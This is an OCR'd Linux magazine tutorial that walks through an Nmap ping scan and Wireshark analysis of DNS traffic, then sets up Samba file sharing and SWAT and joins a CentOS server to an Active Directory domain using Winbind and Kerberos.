This part will examine the network traffic that's produced by *Nmap* when it performs a ping scan. LAN ping scans are executed using the ARP protocol. Hosts outside a LAN are scanned using the ICMP protocol, so if you execute a *Nmap* ping scan outside of a LAN, the traffic will be different from one presented. In the example below, the *Nmap* command scans 255 IP addresses, from 10.67.93.1 to 10.67.93.255. The results show that at execution time only 10 hosts were up or, to be precise, only ten hosts answered the *Nmap* scan:

```
$ sudo nmap -sP 10.67.93.1-255
Starting Nmap 6.47 ( http://nmap.org ) at 2014-09-05 11:51 EEST
Nmap scan report for xxxxx.yyyyy.zzzzz.gr (10.67.93.1)
Host is up (0.0030s latency).
MAC Address: 64:70:02:AD:E9:44 (Tp-link Technologies CO.)
Nmap scan report for srv-gym-ag-anarg.att.sch.gr (10.67.93.10)
Host is up (0.0051s latency).
MAC Address: 00:0C:F1:E8:1D:6E (Intel)
Nmap scan report for 10.67.93.20
Host is up (0.0066s latency).
MAC Address: D0:27:88:1D:15:20 (Hon Hai Precision Ind. Co.Ltd)
Nmap scan report for 10.67.93.21
Host is up (0.0053s latency).
MAC Address: D0:27:88:1D:D6:FB (Hon Hai Precision Ind. Co.Ltd)
Nmap scan report for 10.67.93.22
Host is up (0.0080s latency).
MAC Address: 00:1A:92:44:D7:67 (Asustek Computer)
Nmap scan report for 10.67.93.29
Host is up (0.057s latency).
MAC Address: 00:78:E2:47:49:E5 (Unknown)
Nmap scan report for 10.67.93.78
Host is up (0.0023s latency).
MAC Address: 00:80:48:24:6A:CC (Compex Incorporated)
Nmap scan report for 10.67.93.147
Host is up (0.028s latency).
MAC Address: 00:14:38:64:5D:35 (Hewlett-Packard)
Nmap scan report for 10.67.93.172
Host is up (0.016s latency).
```

```
MAC Address: 00:50:27:00:E4:F0 (Genicom)
Nmap scan report for wwww.yyyyy.zzzzz.gr (10.67.93.11)
Host is up.
Nmap done: 255 IP addresses (10 hosts up) scanned in 1.25 seconds
```

The purpose of the ping test is simply to find out if an IP is up or not – see the grab on the opposite page. What's important for *Nmap* in a ping scan is not the actual data of the received packets but, put relatively simply, the existence of a reply packet. As all traffic is in a LAN, each network device uses its MAC address in the reply so you only see MAC addresses in both Source and Destination fields. The presence of a reply makes Nmap understand that a host is up and running. As a MAC address includes information about the manufacturer of the network device, *Nmap* also reports that information for you.

Nmap also calculates the round trip time delay (or latency). This gives a pretty accurate estimate of the time needed for the initial packet (sent by *Nmap*) to go to a target device, plus the time that the response packet took to return to *Nmap*. A big latency time is not a good thing and should certainly be examined.

Analysing DNS traffic

DNS queries are very common in TCP/IP networks. A DNS query creates little traffic and therefore it is an appropriate example for learning purposes. The following command will be used for generating the necessary DNS network traffic that will be examined:

```
$ host -t ns linuxformat.com
linuxformat.com name server ns0.future.net.uk.
linuxformat.com name server ns1.future.net.uk.
```

Two packets are needed in total: one for sending and one for answering the DNS query (*pictured, right*).

The first packet is number 3 and the second is number 4. A Display filter (DNS) is used to minimise the displayed data and reveal the useful information. The UDP (User Datagram Protocol) protocol was used and the desired information was sent back without any errors as shown by the Flags information. You can also tell by noting the time difference between the DNS query (1.246055000) and its answer (1.255059000) that the DNS services work fine because of the reasonable response time. The DNS server asked has the 10.67.93.1 IP address – as you can see from the destination IP address of the first packet. The same DNS server answered the DNS query as you can see from the source IP address of the second packet. The 'Answer RRs: 2' line informs us that there will be two answers for the DNS query. In time, you will be able to take all this in with one glance.

UDP uses the underlying IP protocol to transport a message from one machine to another, and provides the same unreliable, connectionless packet delivery as IP. It doesn't use acknowledgements to make sure messages arrive, it doesn't order incoming messages, and it doesn't provide feedback to control the rate at which information flows between the machines. Thus, UDP messages can be lost, duplicated, or arrive out of order. Furthermore, packets can arrive faster than the recipient can process them.


The destination port of the first packet is 53 which is the usual port number of the DNS service. The UDP part of the second packet shows the port numbers used for the reply:

```
User Datagram Protocol, Src Port: 53 (53), Dst Port: 53366 (53366)
    Source Port: 53 (53)
    Destination Port: 53366 (53366)
    Length: 90
    Checksum: 0xb94b [validation disabled]
    [Stream index: 0]
```

As it happens with most tools, the more you use *Wireshark*, the more efficient you will become with it, so keep on practicing and learning! ■

Quick tip

There is also a console version of *Wireshark* called *tshark*. The two main advantages of *tshark* are that it can be used in scripts and that it can be used through an SSH connection. Its main disadvantage is that it does not have a GUI. *Tshark* can also entirely replace *tcpdump*.



Here is how *Wireshark* shows the traffic of a DNS query after applying a Display filter. Notice the green colour around DNS that shows the validity of it.

The IP protocol

IP stands for Internet Protocol. The main characteristic of IP is that it's not a reliable protocol by design. Unreliable means that packets may not reach its destination for various reasons, including transmission errors, network hardware failures and network congestion. Networks may also deliver packets out of order, deliver them after a substantial delay or deliver duplicates. Nevertheless, a programmer can program reliable applications that use IP by implementing their own error-checking code but this is a non-trivial task.

When the information doesn't need many network packets, using a protocol that's based on IP is more efficient than using TCP, even if you have to re-transmit a network packet, because there's no three-way handshake traffic overhead.

IP encapsulates the data that travels in a TCP/IP network, because it's responsible for delivering packets from the source host to the destination host according to the IP addresses. IP has to find an addressing method to effectively send the packet to its destination. Dedicated devices that you'd recognise as routers mainly perform IP routing but every TCP/IP device has to do basic routing.

Each IP address is a sequence of four 8-bit numbers, separated by dots. Each number has a value between 0 (=2^0-1) and 255 (=2^8-1). Example IP addresses are 10.25.128.254, 213.201.43.23 and 192.168.1.200.

IPv6 was developed by IETF and its purpose is to solve the problem of running out of IPv4 addresses. IP uses 32-bit addresses whereas IPv6 uses 128-bit addresses, offering more than 7.9×1,028 times as many as IPv4.

Samba: Linux and Windows

Abandoning our plans for world domination, we set about looking at the reality of making Linux and Windows systems work together.


The sysadmin's dream that every system in their company is running the same version of the same operating system (preferably Linux) is not going to become a reality – at least not this week. And in my view that's a good thing – I prefer to see a little biodiversity.

Nonetheless, there are many companies introducing Linux (both servers and desktops) into what were once pure Windows-based infrastructures, and those systems need to talk to one another. It goes without saying that in terms of interoperability, Linux does far more to reach out towards Windows than Windows does to reach out towards Linux.

So over the next few pages we want to talk about some of the tools that support the integration of Linux and Windows systems. Samba will play a big part in this, but there are other interoperability solutions, such as *Wine* that deserve attention. Now we'll take a look at file sharing.

The history lesson

As you probably know, both Linux and Windows have native protocols to enable access to remote file systems. Linux has NFS (Network File System) which originated with Sun Microsystems. Windows originally used a protocol called SMB (it stands for Server Message Block) which pre-dated the adoption of TCP/IP networks by Microsoft, and instead used a networking API called NetBIOS, which in turn ran on a protocol called NetBIOS Frames (NBF). Each computer had a simple text name – called its NetBIOS name – and originally this was used directly to identify the machine and there was no underlying numeric address analogous to an IP address.



The home page of the Samba Web Administration Tool (SWAT). From here you can access the man pages and the individual configuration screens.

Where to learn more

There are three free books about Samba 3: A Samba 3 HOWTO guide, Samba 3 by Example and a Developers' Guide. Complete PDFs of these are included in the *samba-docs* package in the CentOS repositories. Alternatively you'll find them in the documentation tarball (go to **http://www.samba.org/samba/docs** and follow the Daily Docs Build link); this tarball also includes all the man pages.

Samba 4 books are thin on the ground right now; but Marcelo Leal has just (April 2014) published *Implementing Samba 4* which we have on order.

SMB has evolved considerably since then and in 1996 Microsoft re-branded it as the Common Internet File System (CIFS). For one thing, the old non-routable NBF protocol (which was only ever intended for small local networks) was replaced by TCP/IP, giving rise to a layering known as NBT (NetBIOS over TCP). This brought with it the need for a method of name resolution (translating NetBIOS names to IP addresses) and Microsoft came up with three solutions. The first was simply to broadcast a request ('which of you has the NetBIOS name VENUS?'). The second was a central service called WINS (Windows Internet Name Service), a service that NetBIOS machines register with and that answers NetBIOS name lookup queries. The third was a local file called **lmhosts**, analogous to the **/etc/hosts** file on Linux.

More recent implementations of CIFS run directly over TCP/IP, and the old NetBIOS name resolution mechanisms have given way to DNS.

Needless to say, the Linux and Windows protocols will not inter-operate. So back in 1992 Andrew Tridgell began work on a project to produce an open-source implementation of the SMB protocols called Samba. Samba's most important function is to provide file and printer sharing to Windows clients. The more recent versions can also participate in a Windows Domain, act as a PDC (Primary Domain Controller), and integrate with Active Directory.

Follow me

If you want to follow along, you'll need a standard installation of *CentOS 6.5*. And if you want to demonstrate that this interoperability thing does actually work, you'll need a Windows system to use as the client – I used Windows 7.

The default installation of *CentOS 6.5* includes a number of Samba bits and pieces, including command-line tools, such as *findsmb*, *smbclient* and *smbprint* together with *winbind* and its supporting libraries. More on these later. But to get the

server pieces of Samba and the documentation, I ran:

```
yum update -y
yum install samba samba-doc
```

The Samba package includes the two key daemons: nmbd and smbd. The samba-doc package includes all the man pages, together with the complete PDF versions of three books (*see Where to Learn More, above*). Note that this is all Samba 3 (3.6.9 to be exact); Samba 4 is not yet the default in CentOS and I had trouble installing it, though I admit I didn't try particularly hard.

If you're anything like me, you like to get something working as quickly as possible, so with all the bits and pieces installed it's time to turn to the config file **/etc/samba/smb.conf**. Much of your work with Samba will centre around this file. The CentOS distribution comes with a rather large smb.conf (288 lines), but most of it is helpful comments and commented-out sample entries. I decided to rename this out of the way and start from scratch:

```
cd /etc/samba
mv smb.conf smb.conf.original
```

Here's my minimal working **smb.conf**:

```
[global]
        workgroup = WESTWICK
        netbios name = LXF
        security = user
        name resolve order = wins bcast
[docs]
        comment = documentation
        path = /export/docs
        read only = yes
```

Those of you who remember the old Windows .INI files will find the syntax familiar. As you might guess, the [global] section defines settings for the server as a whole. A 'workgroup' represents a named collection of machines (typically only a dozen or so) within a single local network. I'll discuss the security setting next month. The name resolve order line specifies the mechanisms that will be used to perform NetBIOS name resolution; in my case I needed it to prevent client-side programs, such as *smbclient* from trying to use DNS for name resolution.

The [docs] section defines a share; docs isn't a keyword, it's the name of the share. I just made it up. Obviously, path specifies the directory within the server's file system that the share corresponds to.

After editing **smb.conf** you might like to run a little program called *testparm* that verifies the syntax of your config file. It's useful to detect typos. For example, if I have a misspelled entry in the file like this:


```
    securty = user
```

then *testparm* reports:

```
Unknown parameter encountered: "securty"
```

Now let's create some token content, being sure to put it where the config file says it is:

```
# mkdir -p /export/docs
# echo "how to bake bread" > /export/docs/bread
# echo "how to scramble eggs" > /export/docs/eggs
```



SWAT's share configuration screen looks prettier than hand-editing smb.conf but doesn't make it any easier to understand what's going on.

We are 'go' for main engine start

Finally, it's time to start the daemons *smbd* and *nmbd*. The *smbd* daemon is the one that actually acts as a file server and the *nmbd* daemon provides network browsing and name resolution services.

```
service smb start
service nmb start
```

You'll also probably want to ensure that these servers will start at boot time:

```
# chkconfig smb on
# chkconfig nmb on
```

Before we go any further, we need to provide an account and password that clients can use to attach our share. Now, the whole business of defining user accounts and performing authentication in a Linux/Samba/Windows world is a huge can of worms (which I will prise open, at least a little bit, next month). For now, we just need to accept that Samba allows us to create user accounts (and set passwords) that have meaning in the Windows world, using the *smbpasswd* program. For example, the command:

```
# smbpasswd -a chris
```

will create a Samba account for the user Chris, and set a password. Note that Chris must already have a regular Linux account, for example in **/etc/passwd**, for this to work.

Testing from Linux

At this point I'm tempted to rush over to my Windows system to admire my new share. But there are some client-side tools on Linux that I can use to verify that everything is working. First, the *findsmb* command will report all the machines on the local network that respond to SMB requests:

```
# findsmb
                        *=DMB
                        +=LMB
IP ADDR         NETBIOS NAME     WORKGROUP/OS/
VERSION
-------------------------------------------------------------------------
192.168.1.80    LXF              +[WESTWICK] [Unix] [Samba
3.6.9-168.el6_5]
```

Next, we can use *smbclient* to list the shares available on our server:

```
$ smbclient -L LXF -U chris
Enter chris's password:
Domain=[WESTWICK] OS=[Unix] Server=[Samba 3.6.9-168.
el6_5]
```

Why is it called Samba?

Samba was born in 1991 when Andrew Tridgell used a packet sniffer to observe and reverse-engineer the SMB protocol. (It is worth pausing to note that all Samba development is a result of painstaking reverse-engineering of the protocols, not of cosy face-to-face meetings with the folks at Microsoft.) According to legend, the name is the result of searching for dictionary words containing SMB like this:

```
grep -i '^s.*m.*b' /usr/share/dict/words
```

though if I run this command I get 98 hits, including Stromboli and scumbag.

Network hacks

```
Sharename       Type      Comment
---------       ----      -------
docs            Disk      documentation
IPC$            IPC       IPC Service (Samba 3.6.9-168.el6_5)

Server               Comment
---------            -------
LXF                  Samba 3.6.9-168.el6_5

Workgroup            Master
---------            -------
WESTWICK             LXF
```

The mysteriously named **IPC$ share** is a hidden share used for inter-process communication.

So far, so good. But the real test is to wander over to our Windows desktop system (Windows 7 in this case), fire up Windows Explorer, and see if the share is visible from there. we have had varying degrees of success in getting the machine to spontaneously appear in the Network tree view within Explorer, and have sometimes had to explicitly enter the UNC share name (in this case **\\LXF\docs**) into the Explorer location bar, before the share becomes visible (*see the little Windows screen pictured, right*).

Client pitch

Linux can also act as the client, accessing files from a share on a Windows machine. You don't need the Samba servers running for this: you just need the *smbmount* program and other client-side Samba tools, which may be installed by default. As a test, I enabled file sharing on my Windows 7 machine, and created a share called windowphotos to export my photo library. The NetBIOS name of this is HP250.

Back on the Linux side of things, we can use **smbclient -L**, as in the example above, to list the shares on a Windows server. I won't repeat that dialog; it looks more or less the same as before. Instead, we'll connect to the share, list its contents, and retrieve a file from it. If you've ever used a command-line FTP client, this dialog will look familiar:


```
# smbclient //HP250/windowphotos -U chris
Enter chris's password:
Domain=[HP250] OS=[Windows 7 Professional 7601 Service Pack 1] Server=[Windows 7 Professional 6.1]
smb: \> dir

  2012-08-15 Germany  D  0  Sat Oct 26 19:56:37 2013
  desktop.ini  AHS      504  Mon Oct 28 06:04:23 2013
  DSC08116.JPG  A  3314307  Wed Oct 23 17:06:05 2013
  DSC08119.JPG  A  3204112  Wed Oct 23 17:05:53 2013
  florida2013  D  0  Wed Jan  1 20:46:02 2014

smb: \> get DSC08116.JPG
getting file \DSC08116.JPG of size 3314307 as
```

An extra naming layer

By way of comparing CIFS and NFS file sharing, CIFS introduces a naming layer that NFS simply doesn't have. If I mount the NFS share **venus:/export/chris** (OK, 'share' is not really UNIX terminology, but we'll let it pass), then I'm seeing the pathname of the file system as it's seen on the server. On the other hand, if I mount the CIFS share **//LXF/docs**, then I don't know what the folder name on the server is.



Interoperability in action: a Samba share viewed from Windows Explorer.

```
DSC08116.JPG
smb: \> quit
```

This is all a bit clunky of course, it's much better to mount the share directly into the Linux file system and access it using its pathname like any other file:

```
# mount -t cifs -o user=chris,password=xxxxxx //HP250/windowphotos /mnt
```

Now we can list the directory and access the files as if they are part of the local file system.

```
# ls -l /mnt
total 191609
drwxr-xr-x. 1 root root    655360 Oct 26 19:56 2012-08-15 Germany
-rwxr-xr-x. 1 root root       504 Oct 28 06:04 desktop.ini
-rwxr-xr-x. 1 root root   3314307 Oct 23  2013 DSC08116.JPG
-rwxr-xr-x. 1 root root   3204112 Oct 23  2013 DSC08119.JPG
drwxr-xr-x. 1 root root    262144 Jan  1 20:46 florida2013
```

As an alternative to mounting up the share, some of the graphical file browsers on Linux also have the ability to connect to, and display, a Windows share.

The SWAT Team

If you want to avoid the typing, there's a nifty web-based tool called SWAT (Samba Web Administration Tool) that you can use to avoid hand-editing. This requires a little extra set-up:

```
yum install samba-swat
```

This will probably bring in the *xinetd* package as a dependency. This is the 'super-server' that starts SWAT, and we need to tell it to listen for connection requests. So open up the file **/etc/xinetd.d/swat** and change the line that says:

```
disable = yes
```

to say:

```
disable = no
```

If you want to access SWAT from a web browser on another machine, you will also need to find the line that says:

```
only_from = 127.0.0.1
```

and either comment it out altogether or change it to reflect the local IP address block, something like:

```
only_from = 192.168.1.0/24
```

Once you've made these changes, restart *xinetd*:

```
# service xinetd restart
```

You should now find SWAT listening on port 901 and if you browse to **http://127.0.0.1:901** and log in as root, you should see the SWAT main screen. The home page provides links to the man pages (*pictured, p134*) and buttons to access the individual configuration screens.

The other screenshot (*pictured p135*) shows part of the share configuration screen. One of the things I like about

SWAT is that for those parameters that can only take on a specific let of values, SWAT provides a drop-down of those values, so you can't make an invalid choice. I also like the Help links that take you to the relevant entry in the man page for **smb.conf**. Be aware, that if you save the config file from SWAT it will strip out all of the comments, including all the commented-out helpful suggestions in the original. So make a copy of it first.

SWAT is a useful tool, but a graphical tool does not absolve you from needing to know what all these parameters you're editing actually mean. And that's the hard bit.

In the next part, I'm going to delve into the business of defining user accounts in samba, and how authentication works. we may never get all the worms back into the can.

We've just covered using *Samba* to create a file share that could be accessed from a Windows machine. It's now time to look at authentication. In particular, how you can use a service called *Winbind* to allow your *Samba* server to obtain user account information from a Windows Domain Controller or Active Directory server.

Winbind is a service that links the Linux world of user accounts and authentication with the Windows equivalents. It's useful where you have a mix of Linux and Windows systems and a large user population, because you only have to define your accounts in one place – in Active Directory. Active Directory is an amalgamation of an LDAP directory, Microsoft's version of Kerberos, and DNS. It's been around since Windows 2000 Server Edition and is included (with progressive extensions) in all later Windows server products.

The big picture

To see how *Winbind* fits in to the picture, let's start with a very Linux-oriented view of user accounts. In the standard C library there are so-called 'resolver' functions called *getpwnam* and *getpwuid* which let you look up user account information based on a user name or a UID respectively.

Samba security levels


The security setting in smb.conf changes the way *Samba* authenticates. Of the five settings, two are of interest: **security = user**: Users log on with a username and a password. These are checked against a local password store. **security = ads**: Users are authenticated against an Active Directory domain that the *Samba* server has joined. This is the setting used in this tutorial.

There's also *getpwent* which lets you enumerate through the user account entries, one by one. These resolvers consult the name service switch file (**/etc/nsswitch.conf**) that tells them where to look for the answers. You'll find entries in this file to control other resolvers, too, such as *gethostbyname* that looks up host information (principally the IP address) based on a host name, but we're not concerned with those here. The line we're interested in is the one specifying the **passwd** data sources. For example, the line:

```
passwd: files winbind
```

instructs resolvers such as *getpwnam* to look first in the local account file (**/etc/passwd**), then to consult *winbind*. These names are not arbitrary. They actually specify the libraries that will be used to perform the lookup, so for example the files entry says to use the library **libnss_files.so**, the *Winbind* entry says to use **libnss_winbind.so**, and so on. So including *Winbind* in the list simply says that the *Winbind* service should be consulted. Let's keep this in mind and look at something else...

As you probably know, the way that authentication decisions are made in Linux is controlled by a sub-system called PAM (Pluggable Authentication Modules). Any program that does authentication (for example the SSH daemon or the classic command-line login program) consults its own PAM config file (such as **/etc/pam.d/sshd** or **/etc/pam.d/login**) to figure out what combination of PAM modules it should use. Again, I could amuse you with an entire tutorial »



Winbind bridges the worlds of Linux and Windows, providing name lookup and PAM-based authentication against a Windows domain.

Network hacks

» about how PAM works [if you want to read more, *see Linux Format 99*, where we did just that], but for now the point is that there is a PAM module called *pam_winbind* that will defer authentication decisions to a Windows domain controller or Active Directory server by calling the winbind service. I've drawn a little picture to show how it all fits together.

Winbind is not a service in quite the usual sense because it listens only on an internal (UNIX-domain) socket and therefore offers its service only to the local machine.

Roll up your shirt sleeves

My mission this month is to show you how to use *Winbind* to obtain user account information that's meaningful in the Linux world but which actually comes from Active Directory, and to authenticate against an AD server. For this I'm using *Samba 3.6* running on CentOS 6.5 at the Linux end, and Windows Server 2012 R2 at the Windows end.

Usually when we write these follow-along tutorials I do it in the expectation that if you obey the instructions, things will actually work as advertised. But in this instance, there are two many variables for me to simply spell out the commands you'll need, and expect it to go 100 percent according to plan.

First, let's check that our clocks are in sync. Kerberos (discussed later) uses timestamps to reduce the risk of replay attacks, and it won't work if the clock skew between the *Samba* machine and the AD server is too large. So we'll manually set the clock right with a command such as:

```
# date 06030839
```

The best plan is now to run the **ntpd** daemon to keep the clock in sync. Install the package *ntp*, then start the service and configure it to start at boot time:

```
# service ntpd start
# chkconfig ntpd on
```

You can verify that the ntp daemon is connecting to its peers OK with the command:

```
# ntpq -p
```

Don't skip this step – it's important. (I'm running my *Samba* machine inside *Virtual Box*, and left to its own devices the clock drifts quite a bit.)


Now we have some configuration to do. First, I put a line into **/etc/hosts** like this:

```
192.168.1.150    adserver.lxf.local adserver
```

The IP address here is the address of my AD server. This line simply lets me refer to the AD server by name rather than by IP address in later configuration.

Next I put a line into **/etc/resolv.conf** to specify the AD controller as my DNS server:

```
nameserver 192.168.1.150
```



What? A Windows screenshot in a Linux magazine? Here's the user 'fred' we've created defined in Windows Server 2012 Active Directory.

Beware: if you're running *NetworkManager* it will overwrite **resolv.conf** with the wrong DNS server. It's probably best to stop *NetworkManager* and manage the network connection the old-fashioned way.

You've got how many heads?

Now we must configure Kerberos. Kerberos came out of work done at MIT as part of Project Athena in the 1980s. It's an authentication service that issues 'tickets' that applications can use to prove their identity to other applications. The idea is to provide a single-sign-on environment.

Kerberos is relevant here because Active Directory uses it for authentication. We should familiarise ourselves with the Kerberos terminology. First, a **principal** is any entity that Kerberos can issue a ticket to; that is, an entity that can authenticate to other applications. Typically a principal is a user or a computer. Second, a **realm** is a named collection of resources that Kerberos protects. A **ticket** is a set of credentials that are presented to a service to prove that you're entitled to that service. The ticket is encrypted with a private key known only to the service, and to Kerberos itself. Tickets are obtained from a Key Distribution Centre (KDC). The first ticket you get is your 'ticket granting ticket' (TGT); subsequently you present this to a ticket-granting server to obtain a ticket for a specific service. When you log in to a system that uses Kerberos, you need to run *kinit* to get your ticket-granting-ticket, but usually this step is integrated into the login procedure.

The *Winbind* daemon relies on the Kerberos libraries to authenticate to the Active Directory server, and these libraries read the configuration file **/etc/krb5.conf**. This file describes the default Kerberos realm, and the location of the Kerberos key distribution centres.

Here's the **krb5.conf** file I ended up with:

```
[libdefaults]
 default_realm = LXF.LOCAL
[realms]
 LXF.LOCAL = {
 kdc = adserver.lxf.local
 default_domain = lxf.LOCAL
 }
[domain_realm]
 .lxf = lxf.LOCAL
 lxf = lxf.LOCAL
[kdc]
 profile = /etc/krb5kdc/kdc.conf
[logging]
 kdc = FILE:/var/log/krb5kdc.log
 admin_server = FILE:/var/log/kadmind.log
 default = FILE:/var/log/krb5libs.log
```

In this file, LXF.LOCAL is the name of the Kerberos realm.

To verify that your Kerberos configuration is correct, try to obtain a ticket for a user in your Active Directory, like this:

```
$ kinit Administrator@LXF.LOCAL
Password for Administrator@LXF.LOCAL:
```

You can list your tickets like this:

```
$ klist
Ticket cache: FILE:/tmp/krb5cc_500
Default principal: Administrator@LXF.LOCAL
Valid starting     Expires            Service principal
06/03/14 10:43:26  06/03/14 11:43:26  krbtgt/LXF.LOCAL@
LXF.LOCAL
```

If this works, Kerberos is working. If not, nothing else is going to work unless we can talk to Kerberos.

Next we need to configure *winbind*, which reads its

configuration from the same file as the other *Samba* daemons; this file is **/etc/samba/smb.conf**. The key entries that I added are:

```
workgroup = LXF
security = ads
password server = adserver.lxf.local
realm = LXF.LOCAL
winbind uid = 20000-30000
winbind gid = 20000-30000
template shell = /bin/bash
winbind use default domain = true
winbind separator = +
```

The line '**security = ads**' tells Samba (and *Winbind*) to defer authentication decisions to an active directory server. When *winbind* is consulted to provide information on a user account, it will typically not find a Linux-style user ID or group ID stored there, so it makes them up. The **winbind uid** and **winbind gid** settings in **smb.conf** specify the ranges from which these made-up UIDs and GIDs will be drawn.

To tell the resolvers to consult *winbind* for user account information we need to adjust the relevant entries in **/etc/nsswitch.conf**, like this:

```
passwd:     files winbind
shadow:     files
group:      files winbind
```

Now we're ready to join the domain. We can do this with the 'net' command which is part of the *Samba* suite:

```
# net ads join -U Administrator%admin-password-here
Using short domain name -- LXF
Joined 'CENTOS65' to dns domain 'lxf.local'
DNS Update for centos65.example.com failed: ERROR_
DNS_GSS_ERROR
DNS update failed!
```

Joining the domain creates an entry for our computer in AD and our machine is now known as a 'domain member server'. We can test that the join was successful like this:


```
# net ads testjoin
Join is OK
```

It's working! If all goes well, we should now be able to directly query *Winbind* for a list of users in AD:

```
# wbinfo -u
administrator
guest
